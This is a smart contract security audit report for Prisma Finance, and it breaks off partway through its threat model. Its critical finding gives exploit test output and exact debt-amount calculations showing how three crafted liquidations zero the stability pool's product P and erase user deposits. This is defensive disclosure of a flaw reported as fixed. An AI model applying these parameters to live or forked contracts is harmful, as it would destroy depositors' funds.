Prisma Finance

Smart Contract Security Assessment

July 31, 2023

Prepared for:

Prisma Finance

Prepared by:

Nipun Gupta and Yuhang Wu

Zellic Inc.

Contents

About Zellic

Zellic was founded in 2020 by a team of blockchain specialists with more than a decade of combined industry experience. We are leading experts in smart contracts and Web3 development, cryptography, web security, and reverse engineering. Before Zellic, we founded perfect blue, the top competitive hacking team in the world. Since then, our team has won countless cybersecurity contests and blockchain security events.

Zellic aims to treat clients on a case-by-case basis and to consider their individual, unique concerns and business needs. Our goal is to see the long-term success of our partners rather than simply provide a list of present security issues. Similarly, we strive to adapt to our partners' timelines and to be as available as possible. To keep up with our latest endeavors and research, check out our website zellic.io or follow @zellic_io on Twitter. If you are interested in partnering with Zellic, please contact us at hello@zellic.io.

1 Executive Summary

Zellic conducted a security assessment for Prisma Finance from July 3rd to July 28th, 2023. During this engagement, Zellic reviewed Prisma Finance's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.1 Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Are there any bugs that might result in loss of funds or system impairment?
- Are there any bugs that might lead to earlier liquidation or prevent liquidation of troves?
- It it possible for an attacker to have more voting power than the tokens they lock?
- It it possible for an attacker to manipulate voting power or execute any proposal without enough votes?
- Can price feed be manipulated by an attacker?

1.2 Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.

1.3 Results


During our assessment on the scoped Prisma Finance contracts, we discovered four findings. One critical issue was found. One was of low impact and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for

Prisma Finance's benefit in the Discussion section (4) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	1
High	0
Medium	0
Low	1
Informational	2



2 Introduction

2.1 About Prisma Finance

Prisma is a new DeFi primitive focused on unlocking the full potential of Ethereum liquid-staking tokens (LSTs).

Prisma allows users to mint a stablecoin (acUSD) fully collateralized by liquid staking tokens. The stablecoin will be incentivized on Curve and Convex Finance to create a capital-efficient flywheel where users can receive trading fees, CRV, CVX, and PRISMA on top of their Ethereum staking rewards.

2.2 Methodology

During a security assessment, Zellic works through standard phases of security auditing including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the code base in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradeability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations —– found in the Discussion (4) section of the document —– may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3 Scope

The engagement involved a review of the following targets:

Prisma Finance Contracts

Repository	https://github.com/prisma-fi/prisma-contracts/
Version	prisma-contracts: `141804f4c2dc15f2cbca94b9dc1e5712a4118587`

Programs	MultiCollateralHintHelpers MultiTroveGetter BorrowerOperations DebtToken Factory GasPool LiquidationManager PriceFeed PrismaCore SortedTroves StabilityPool TroveManager AdminVoting AllocationVesting BoostCalculator EmissionSchedule FeeReceiver IncentiveVoting PrismaToken TokenLocker PrismaTreasury DelegatedOps PrismaBase PrismaMath PrismaOwnable SystemStart TellorCaller ConvexFactory ConvexDepositToken CurveFactory CurveDepositToken CurveProxy
Type	Solidity
Platform	EVM-compatible

2.4 Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of six person-weeks. The assessment was conducted over the course of three calendar weeks.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald, Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Nipun Gupta, Engineer
nipun@zellic.io

Yuhang Wu, Engineer
yuhang@zellic.io

2.5 Project Timeline

The key dates of the engagement are detailed below.

July 3, 2023	Kick-off call
July 3, 2023	Start of primary review period
July 28, 2023	End of primary review period

3 Detailed Findings

3.1 High-fraction liquidations can cause the product P to become 0

- **Target**: StabilityPool
- **Category**: Business Logic
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: Critical

Description

During liquidations, each depositor is rewarded with the collateral and some amount of DebtTokens are burned from their deposits. As it would be impossible to update each user's balance during liquidation, the protocol uses a global running product P and sum S to derive the compounded DebtToken deposit and corresponding collateral gain as a function of the initial deposit. Refer to the Appendix 7.1 for a list of terms and the derivation of P.

Continuous high-fraction liquidations can cause the value of the global-running product P to become 0, leading to potential disruptions in withdrawals and reward claims from the stability pool.

The function _updateRewardSumAndProduct is responsible for updating the value of P when it falls below 1e9 by multiplying it by 1e9. However, certain liquidation scenarios can update P in a way that multiplying it by 1e9 is insufficient to bring its value above 1e9.

Refer to the Appendix 7.2 for the exploit of the vulnerability. Following is the output of the exploit:

```
Running 1 test for test/Exploit.t.sol:Exploit
[PASS] testPto0Exploit() (gas: 2053310)
Logs:
  Value of P after first liquidation 1000000000
  Value of P after second liquidation 2
  Value of P after third liquidation 0
  Alice's deposits in stability pool before the withdrawal
    9999999999999999980000
  Alice's balance of debttoken before the withdrawal
    70000000000000000040000
  Alice's deposits in stability pool after the withdrawal 0
  Alice's balance of debttoken after the withdrawal
    70000000000000000040000
  Alice's deposits are now erased from the pool without being returned
```

First thing to note is that if `newProductFactor` is 1, then multiplying by 1e9 is not enough to bring P back to the correct scale.

The value of `newProductFactor` can be set to 1 by making `_debtLossPerUnitStaked` equal to `1e18 - 1`. This requires calculating the `_debtToOffset` value to pass to the offset function such that `_debtLossPerUnitStaked` is `1e18 - 1`. The calculations for this are as follows:

```
_debtLossPerUnitStaked = ( _debtToOffset * 1e18 / _totalDebtTokenDeposits
    ) + 1
1e18 - 1 = ( _debtToOffset * 1e18 / _totalDebtTokenDeposits ) + 1
// (We need _debtLossPerUnitStaked to be 1e18 - 1)
1e18 - 2 = ( _debtToOffset * 1e18 / _totalDebtTokenDeposits )
Fixing _totalDebtTokenDeposits to 10000 * 1e18
_debtToOffset = 10000e18 * (1e18 - 2) / 1e18
_debtToOffset = 9999999999999999980000
```

Performing a liquidation with `_debtToOffset` as `9999999999999999980000` can bring `newP` from 1e18 to 1e9 in one liquidation, assuming `currentP` is 1e18, due to the calculation in `_updateRewardSumAndProduct`:

```
newP = (currentP * newProductFactor * 1e9) / 1e18; (we already know
    newProductFactor is 1 )
```

Now, by creating three troves with the required debt amount, each having `_debtToOffset` as `9999999999999999980000`, and subsequently liquidating them while maintaining the deposits in the stability pool at exactly 10,000 * 1e18, P becomes 0. Consequently, users may face difficulties withdrawing from the stability pool.

As `_debtToOffset` is the compositeDebt of the trove (the requested debt amount + debt borrowing fee + debt gas comp), we need to solve the following equation to calculate the `_debtAmount` needed to open such trove:

```
x + (x * 5000000000000000 / (1e18) ) + (200 * (1e18))
    = 9999999999999999980000
```

Here x comes out to be x = 9751243781094527343284.

Using this _debtAmount, an attacker may open three troves, and when the ICR < MCR, they can liquidate the troves while maintaining the deposits in the SP to be exactly 10,000 * 1e18. After three liquidations, the value of P becomes 0.

Due to this, the function getCompoundedDebtDeposit will return 0 for all the depositors, and thus users would not be able to make any withdrawals from the stability pool.

Impact

Withdrawals and claimable rewards for any new deposits will fail as P_Snapshot stored for these deposits would be 0.

Recommendations

Add an assertion as shown below in _updateRewardSumAndProduct so that such high-fraction liquidations would be reverted.

```
        assert(newP > 0);
        P = newP;

        emit P_Updated(newP);
```

Remediation

This issue has been acknowledged by Prisma Finance, and a fix was implemented in commit ecc58eb7.

3.2 Incorrect return value in `claimableRewardAfterBoost`

- **Target**: PrismaTreasury
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: Informational
- **Impact**: Informational

Description

There are two issues in the return value of the function `claimableRewardAfterBoost`:

```
function claimableRewardAfterBoost(
    address account,
    address boostDelegate,
    IRewards rewardContract
) external view returns (uint256 adjustedAmount, uint256 feeToDelegate) {
    uint256 amount = rewardContract.claimableReward(account);
    uint256 week = getWeek();
    uint256 totalWeekly = weeklyEmissions[week];
    address claimant = boostDelegate == address(0) ? account
    : boostDelegate;
    uint256 previousAmount = accountWeeklyEarned[claimant][week];

    uint256 fee;
    if (boostDelegate ≠ address(0)) {
        Delegation memory data = boostDelegation[boostDelegate];
        if (!data.isEnabled) return (0, 0);
        fee = data.feePct;
        if (fee == type(uint16).max) {
            try data.callback.getFeePct(claimant, amount, previousAmount,
    totalWeekly) returns (uint256) {} catch {
                return (0, 0);
            }
        }
        if (fee ≥ 10000) return (0, 0);
    }
    adjustedAmount = boostCalculator.getBoostedAmount(claimant, amount,
    previousAmount, totalWeekly);
    fee = (adjustedAmount * fee) / 10000;
    return (adjustedAmount, fee);
}
```

1. According to the comments of the `claimableRewardAfterBoost` function, the returned value `adjustedAmount` is the amount received after boost and delegate fees. But `fee` is not deducted from the `adjustedAmount` before this value is returned.

2. As a fee equaling 10,000 is acceptable by the contract, the function should not return (0,0) when the fee is equal to 10,000.

Impact

Incorrect values will be reported to the users.

Recommendations

Consider implementing the following changes.

```
        if (fee >= 10000) return (0, 0);
        if (fee > 10000) return (0, 0);
    }

    adjustedAmount = boostCalculator.getBoostedAmount(claimant,
amount, previousAmount, totalWeekly);
    fee = (adjustedAmount * fee) / 10000;
    adjustedAmount -= fee;

    return (adjustedAmount, fee);
```

Remediation

This issue has been acknowledged by Prisma Finance, and a fix was implemented in commits fb6391a8 and ca3bcf51.

3.3 Unhandled return value of collateral transfer

- **Target**: TroveManager, StabilityPool, BorrowerOperations
- **Category**: Coding Mistakes
- **Likelihood**: N/A
- **Severity**: Informational
- **Impact**: Informational

Description

Certain tokens, such as USDT, do not correctly implement the EIP-20 standard. Their `transfer` and `transferFrom` functions return void instead of a successful boolean. Consequently, calling these functions with the expected EIP-20 function signatures will always result in a revert.

The documentation states that only the listed collateral tokens are supported. However, if the protocol were to later support these nonstandard tokens, it could lead to issues with certain function calls that rely on `transfer`/`transferFrom` returning a boolean value.

Impact

Nonstandard collateral tokens might not work as intended.

Recommendations

Consider using OpenZeppelin's `safeTransferFrom()`/`safeTransfer()` method instead of `transferFrom()`/`transfer()`. This will ensure that the transfers are handled safely and prevent any unexpected reverts related to nonstandard tokens.

Remediation

This issue has been acknowledged by Prisma Finance, and a fix was implemented in commit 039cc86a.

3.4 Boost delegator might not receive delegate fee in some cases

- **Target**: PrismaTreasury
- **Category**: Coding Mistakes
- **Likelihood**: Low
- **Severity**: Low
- **Impact**: Low

Description

Participating in Prisma governance requires that a user lock a balance of PRISMA tokens. Once locked, the tokens give the user lock weight, which is used in determining voting power. Anyone with lock weight has the option to make their boost available for use by other users. This is known as boost delegation. When enabling delegation, a user can set

- a percentage fee, taken from the claimant and given to the delegate each time the delegate's boost is used (delegate fee), and
- an optional smart contract that receives a callback each time a delegate's boost is used.

The issue here is that delegate fee is not updated as a pending reward for the boost delegator if `feePct` is set to the maximum value of 10,000 and `lockWeeks` is not equal to 0. This happens due to the following issue:

```
function _transferAllocated(
    address account,
    address receiver,
    address boostDelegate,
    uint256 amount
) internal returns (uint256) {
// ...
            // apply boost delegation fee
        if (fee ≠ 0) {
            fee = (adjustedAmount * fee) / 10000;
            adjustedAmount -= fee;
        }

        // transfer or lock tokens
        uint256 _lockWeeks = lockWeeks;
        if (_lockWeeks == 0) prismaToken.transfer(receiver,
adjustedAmount);
        else {
                // if token lock ratio reduces amount to zero, do nothing
                uint256 lockAmount = adjustedAmount / lockToTokenRatio;
                if (lockAmount == 0) return 0;
    // ...
                // apply delegate fee and optionally perform callback
            if (fee != 0) pendingRewardFor[boostDelegate] += fee;

    // ...
}
```

If `fee` is 10,000, the `adjustedAmount` would be 0. For the cases where `lockWeeks` is not equal to 0, the function would return early due to the following condition:

```
if (lockAmount == 0) return 0
```

Additionally, there is a possibility of `lockAmount` becoming 0 due to rounding in the division operation:

```
uint256 lockAmount = adjustedAmount / lockToTokenRatio;
```

As a result, the `pendingRewardFor[boostDelegate]` mapping may not be updated with the correct fee amount in such cases.

Impact

The impact of this issue is that the boost delegator may not be able to receive their rewards in some cases.

Recommendations

If `lockAmount` is 0, the recommended action is to add the `fee` to the boost delegator and then perform the delegator call before the function is returned.

Remediation

This issue has been acknowledged by Prisma Finance, and a fix was implemented in commit d85dcadb.

4 Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1 Inaccurate require string

The function `burn` in the DebtToken contract has a `require` statement as shown below. Here, the `require` string implies that the function can be called either by BorrowerOperations, TroveManager, or StabilityPool, but the require statement only checks if the function is called by `troveManager`.

```
function burn(address _account, uint256 _amount) external {
    require(
        troveManager[msg.sender],
        ”Debt: Caller is neither BorrowerOperations nor TroveManager nor
    StabilityPool”
    );
    _burn(_account, _amount);
}```

The expected caller of this function is only `troveManager`,
    so the require string should be modified to imply the same.
```

4.2 Inconsistent update of `lastDefaultInterestUpdate` in `TroveManager.sol:_resetState`

The TroveManager contract contains a function named `_resetState` that includes the statement `lastDefaultInterestUpdate = block.timestamp;`. However, further down in the same function, the variable `lastDefaultInterestUpdate` is updated to zero (`lastDefaultInterestUpdate = 0;`).

As a result, the initial assignment to `block.timestamp` does not have any practical effect on the contract's behavior. As the value of `defaultedDebt` is set to 0, the last default interest is updated at `block.timestamp`; therefore, the statement `lastDefaultInterestUpdate = 0;` should be removed from the function.

```
function _resetState() private {
    if (TroveOwners.length == 0) {
        activeInterestIndex = INTEREST_PRECISION;
        lastActiveIndexUpdate = block.timestamp;
        lastDefaultInterestUpdate = block.timestamp;
        totalStakes = 0;
        totalStakesSnapshot = 0;
        totalCollateralSnapshot = 0;
        L_collateral = 0;
        L_debt = 0;
        lastDefaultInterestUpdate = 0;
        lastCollateralError_Redistribution = 0;
        lastDebtError_Redistribution = 0;
        totalActiveCollateral = 0;
        totalActiveDebt = 0;
        defaultedCollateral = 0;
        defaultedDebt = 0;
    }
}
```

4.3 Unused code in `TokenLocker.sol:_weeklyWeightWrite`

Within the TokenLocker contract, there is a line of code that reads `systemWeek;`. This line of code appears to be left over and currently does not serve any functional purpose within the contract. To maintain a clean and efficient codebase, it is recommended to remove this unused code snippet.

```
uint256 unlocked;
uint256 bitfield = accountData.updateWeeks[accountWeek / 256]
    >> (accountWeek % 256);

systemWeek; // unused code
while (accountWeek < systemWeek) {
    accountWeek++;
    weight -= locked;
```

4.4 Discrepancy between interface and implementation

The TroveManager contract has a few discrepancies between its interface and implementation.

1. The interface `ITroveManager.sol` declares an external function called `updateStakeAndTotalStakes`, which is not found in the corresponding implementation (i.e., TroveManager.sol).
2. The implementation contract TroveManager.sol contains an external function `claimableReward`, which is not found in the corresponding interface (i.e., `ITroveManager.sol`).

4.5 Missing test suite

When building a complex contract ecosystem with multiple moving parts and dependencies, comprehensive testing is essential. This includes testing for both positive and negative scenarios. Positive tests should verify that each function's side effect is as expected, while negative tests should cover every revert, preferably in every logical branch.

Good test coverage has multiple effects.

- It finds bugs and design flaws early (preaudit or prerelease).
- It gives insight into areas for optimization (e.g., gas cost).
- It displays code maturity.
- It bolsters customer trust in your product.
- It improves understanding of how the code functions, integrates, and operates — for developers and auditors alike.

Therefore, we recommend building a rigorous test suite that includes all contracts to ensure that the system operates securely and as intended.

Please note that during the audit, we did not have access to Prisma Finance's test suite as it was explicitly out of scope, which prevented us from assessing its thoroughness and verifying the code's functionality. We have outlined a number of testcases that we suggest implementing in the Threat Model section (5) at the end of the report.

5 Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1 Module: AdminVoting.sol

Function: `createNewProposal(address account, Action[] payload)`

Create a new proposal.

Inputs

- `account`
  - **Control**: Controlled by the user, but the caller must be the account or a delegate of the account.
  - **Constraints**: The weight of the account (i.e., its voting power based on token holding) must meet or exceed the `minCreateProposalWeight`.
  - **Impact**: The account for creating the proposal.
- `payload`
  - **Control**: Controlled by the user.
  - **Constraints**: An array of action objects, each containing a target address and associated calldata. The array must not be empty.
  - **Impact**: Defines the series of actions that will be executed if the proposal is accepted.

Branches and code coverage (including function calls)

Intended branches

- Successfully create a new proposal.
  - ☐ Test coverage

Negative behavior

- Insufficient weight (less than `minCreateProposalWeight`).

    - □ Negative test
- Revert due to empty payload.
    - □ Negative test

Function call analysis

- `createNewProposal` → `getWeek()`
    - **What is controllable?** N/A.
    - **If return value controllable, how is it used and how can it go wrong?** The return value is not controllable.
    - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.
- `createNewProposal` → `tokenLocker.getAccountWeightAt(account, week)`
    - **What is controllable?** `account`.
    - **If return value controllable, how is it used and how can it go wrong?** It might be able to create proposals when it should not be able to.
    - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.
- `createNewProposal` → `tokenLocker.getTotalWeightAt(week)`
    - **What is controllable?** N/A.
    - **If return value controllable, how is it used and how can it go wrong?** It could affect the calculated `requiredWeight`.
    - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

Function: `executeProposal(uint256 id)`

Execute a proposal's payload.

Inputs

- `id`
    - **Control**: Controlled by the user.
    - **Constraints**: Should be a valid exist ID.
    - **Impact**: The ID of the proposal that would be executed.

Branches and code coverage (including function calls)

Intended branches

- Successfully execute a proposal.
    - □ Test coverage

Negative behavior

- Revert due to invalid proposal ID.
  - ☐ Negative test
- Revert due to insufficient votes.
  - ☐ Negative test
- Revert due to the proposal that has already been processed.
  - ☐ Negative test

Function call analysis

- `executeProposal` → `payload[i].target.functionCall(payload[i].data)`
  - **What is controllable?** The `target` and `data` fields of each action in the payload.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** If this call reverts, the execution of the proposal would fail and all state changes would be reverted. It could potentially cause reentrancy if the called function calls back into the `executeProposal` function, but there is no security issue here.

Function: `voteForProposal(address account, uint256 id, uint256 weight)`

Vote in favor of a proposal.

Inputs

- `account`
  - **Control** Controlled by the user, but the caller must be the account or a delegate of the account.
  - **Constraints** N/A.
  - **Impact** The account is used to determine the weight the account has for voting (based on the token holdings) and to ensure each account can only vote once for a proposal.
- `id`
  - **Control** Controlled by the user.
  - **Constraints** Should be a valid exist ID.
  - **Impact** The ID is used to identify the proposal that is being voted on and to store the weight of the vote in the `accountVoteWeights` mapping.
- `weight`
  - **Control** Controlled by the user.
  - **Constraints** N/A.

  - **Impact** The weight is used to influence the outcome of the proposal by increasing the `currentWeight` of the proposal by the specified weight.

Branches and code coverage (including function calls)

Intended branches

- Successfully vote for a proposal and the vote weight updates correctly.
  - ☐ Test coverage

Negative behavior

- Invalid proposal ID.
  - ☐ Negative test
- Vote for a proposal that has been already voted.
  - ☐ Negative test
- Vote for a proposal that has been already processed.
  - ☐ Negative test
- Vote on a proposal after the voting period has closed.
  - ☐ Negative test

Function call analysis

- `voteForProposal` → `tokenLocker.getAccountWeightAt(account, proposal.week )`
  - **What is controllable?** `account`.
  - **If return value controllable, how is it used and how can it go wrong?** It might be able to create proposals when it should not be able to.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

5.2 Module: AllocationVesting.sol

Function: `claim(address account)`

Claim accrued tokens.

Inputs

- `account`
  - **Control**: Controlled by the user, but the caller must be the account or a delegate of the account.
  - **Constraints**: N/A.

    - **Impact**: Account to claim for.

Branches and code coverage (including function calls)

Intended branches

- Successfully claim tokens.
  - ☐ Test coverage

Negative behavior

- Revert due to the account with zero points.
  - ☐ Negative test
- Revert due to the account with zero claimable tokens.
  - ☐ Negative test

Function call analysis

- `claim → vestingToken.transferFrom(treasury, msg.sender, claimable)`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

Function: `transferPoints(address from, address to, uint256 points)`

Claim accrued tokens for initiator and transfer a number of allocation points to a recipient.

Inputs

- `from`
  - **Control**: Controlled by the user, but the caller must be the `from` account or a delegate of the `from` account.
  - **Constraints**: Must exist and have enough allocation points to be able to transfer the number of points specified.
  - **Impact**: The `from` account's allocation points are decreased by the number of points, and the claimed tokens are adjusted proportionally.
- `to`
  - **Control**: Controlled by the user.
  - **Constraints**: Should not be a zero address or the same as the `from` account.
  - **Impact**: The `to` account's allocation points are increased by the number of points, and the claimed tokens are adjusted proportionally.

- `points`
  - **Control**: Controlled by the user.
  - **Constraints**: The number of points should be greater than zero and less than or equal to the number of allocation points the `from` account has. It must also not cause a situation where the `from` account has claimed more tokens than vested.
  - **Impact**: The specified number of points are transferred from the `from` account to the `to` account.

Branches and code coverage (including function calls)

Intended branches

- Successful transfer points.
  - □ Test coverage

Negative behavior

- Failure case with zero points to be transferred.
  - □ Negative test
- Failure case with excess points.
  - □ Negative test

5.3 Module: BorrowerOperations.sol

Function: `closeTrove(IERC20 collateralToken, address account)`

The function can be used by a user (or a delegated address) to close their trove.

Inputs

- `collateralToken`
  - **Control**: Fully controlled.
  - **Constraints**: Should be one of the accepted collaterals.
  - **Impact**: The collateral to be provided to the system.
- `account`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Either the caller or the delegated caller.

Branches and code coverage (including function calls)

Intended branches

- Should apply pending rewards before closing the trove.
  - □ Test coverage
- Burn the repaid debt from the user's balance and the gas compensation from the gas pool.
  - □ Test coverage

Negative behavior

- Revert if system is in recovery mode.
  - □ Test coverage
- Revert if total system ICR comes below CCR after the trove is closed.
  - □ Test coverage

Function call analysis

- `troveManager.applyPendingRewards(account)`
  - **What is controllable?** `account`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The entire function would revert if the external call reverts — no reentrancy scenarios.
- `troveManager.closeTrove(account, coll, debt)`
  - **What is controllable?** `account`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The entire function would revert if the external call reverts — no reentrancy scenarios.
- `debtToken.burnWithGasCompensation(msg.sender, debt - DEBT_GAS_COMPENSATION)`
  - **What is controllable?** `msg.sender`.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The entire function would revert if the external call reverts — no reentrancy scenarios.

Function: `openTrove(IERC20 collateralToken, address account, uint256 _maxFeePercentage, uint256 _collateralAmount, uint256 _debtAmount, address _upperHint, address _lowerHint)`

The function is used to open a new trove.

Inputs

- `collateralToken`
  - **Control**: Fully controlled.
  - **Constraints**: Should be one of the accepted collaterals.
  - **Impact**: The collateral to be provided to the system.
- `account`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Address of the borrower.
- `_maxFeePercentage`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The maximum fee the user is willing to accept.
- `_collateralAmount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of collateral provided by the borrower.
- `_debtAmount`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of debt tokens requested by the borrower.
- `_upperHint`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The `prevId` of the two adjacent nodes in the linked list that are (or would become) the neighbors of the given trove.
- `_lowerHint`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The `nextId` of the two adjacent nodes in the linked list that are (or would become) the neighbors of the given trove.

Branches and code coverage (including function calls)

Intended branches

- If the system is in recovery mode, the borrowing fee should be neglected.
  - ☐ Test coverage
- If the system is in recovery mode, the ICR should be above CCR.
  - ☐ Test coverage
- If the system is not in recovery mode, the ICR should be above MCR.
  - ☐ Test coverage
- If the system is not in recovery mode, the `newTCR` after the trove change should be above CCR.
  - ☐ Test coverage

Negative behavior

- The function should revert if `netDebt` is less than the minimum debt required to open the trove.
  - ☐ Test coverage
- The function should revert if collateral transfer fails.
  - ☐ Test coverage
- The function should revert if collateral is sunsetting.
  - ☐ Test coverage
- The function should revert if collateral debt limit is reached.
  - ☐ Test coverage

Function call analysis

- `troveManager.openTrove(account,_collateralAmount,vars.compositeDebt,vars.NICR,_upperHint,_lowerHint)`
- **What is controllable?** `account`, `_collateralAmount`, `_upperHint`, and `_lowerHint`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The entire function would revert if the external call reverts — no reentrancy scenarios.
- `collateralToken.transferFrom(msg.sender, address(troveManager), _collateralAmount)`
- **What is controllable?** `msg.sender` and `_collateralAmount`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?**

No reentrancy scenarios.

Function: `_adjustTrove(IERC20 collateralToken, address account, uint256 _maxFeePercentage, uint256 _collDeposit, uint256 _collWithdrawal, uint256 _debtChange, bool _isDebtIncrease, address _upperHint, address _lowerHint)`

This function is used to adjust a trove (change debt or collateral within the trove). The functions `adjustTrove`, `repayDebt`, `withdrawDebt`, `withdrawColl`, and `addColl` are wrappers around this underlying internal function.

Inputs

- `collateralToken`
  - **Control**: Fully controlled.
  - **Constraints**: Should be one of the accepted collaterals.
  - **Impact**: The collateral to be provided to the system.
- `account`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Either the caller or the delegated caller.
- `_maxFeePercentage`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The maximum fee the user is willing to accept.
- `_collDeposit`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of collateral to deposit.
- `_collWithdrawal`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of collateral to withdraw.
- `_debtChange`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: The amount of change in debt tokens.
- `_isDebtIncrease`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.

    - **Impact**: True if debt is increased, otherwise false.
- `_upperHint`
    - **Control**: Fully controlled.
    - **Constraints**: No constraints.
    - **Impact**: The `prevId` of the two adjacent nodes in the linked list that are (or would become) the neighbors of the given trove.
- `_lowerHint`
    - **Control**: Fully controlled.
    - **Constraints**: No constraints.
    - **Impact**: The `nextId` of the two adjacent nodes in the linked list that are (or would become) the neighbors of the given trove.

Branches and code coverage (including function calls)

Intended branches

- If debt is increased, the max fee percentage should be valid.
  □ Test coverage
- If the system is not in recovery mode, add the borrowing fee.
  □ Test coverage
- If debt is decreased, the minimum debt should be maintained after the debt change.
  □ Test coverage
- If collateral is increased, transfer collateral from caller to the trove manager.
  □ Test coverage

Negative behavior

- Revert if there is no collateral or debt change.
  □ Test coverage
- Revert if the new ICR does not satisfy the conditions for the current system mode.
  □ Test coverage

Function call analysis

- `troveManager.applyPendingRewards(account)`
    - **What is controllable?** `account`.
    - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
    - **What happens if it reverts, reenters, or does other unusual control flow?** The entire function would revert if the external call reverts — no reentrancy

scenarios.

- `collateralToken.transferFrom(msg.sender, address(troveManager), vars.collChange)`
  - **What is controllable?** `msg.sender` and `vars.collChange`.
  - **If return value controllable, how is it used and how can it go wrong?** Return value is not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No reentrancy scenarios.
- `troveManager.updateTroveFromAdjustment(account,vars.collChange,vars.isCollIncrease,vars.debtChange,_isDebtIncrease,vars.netDebtChange,_upperHint,_lowerHint,msg.sender)`
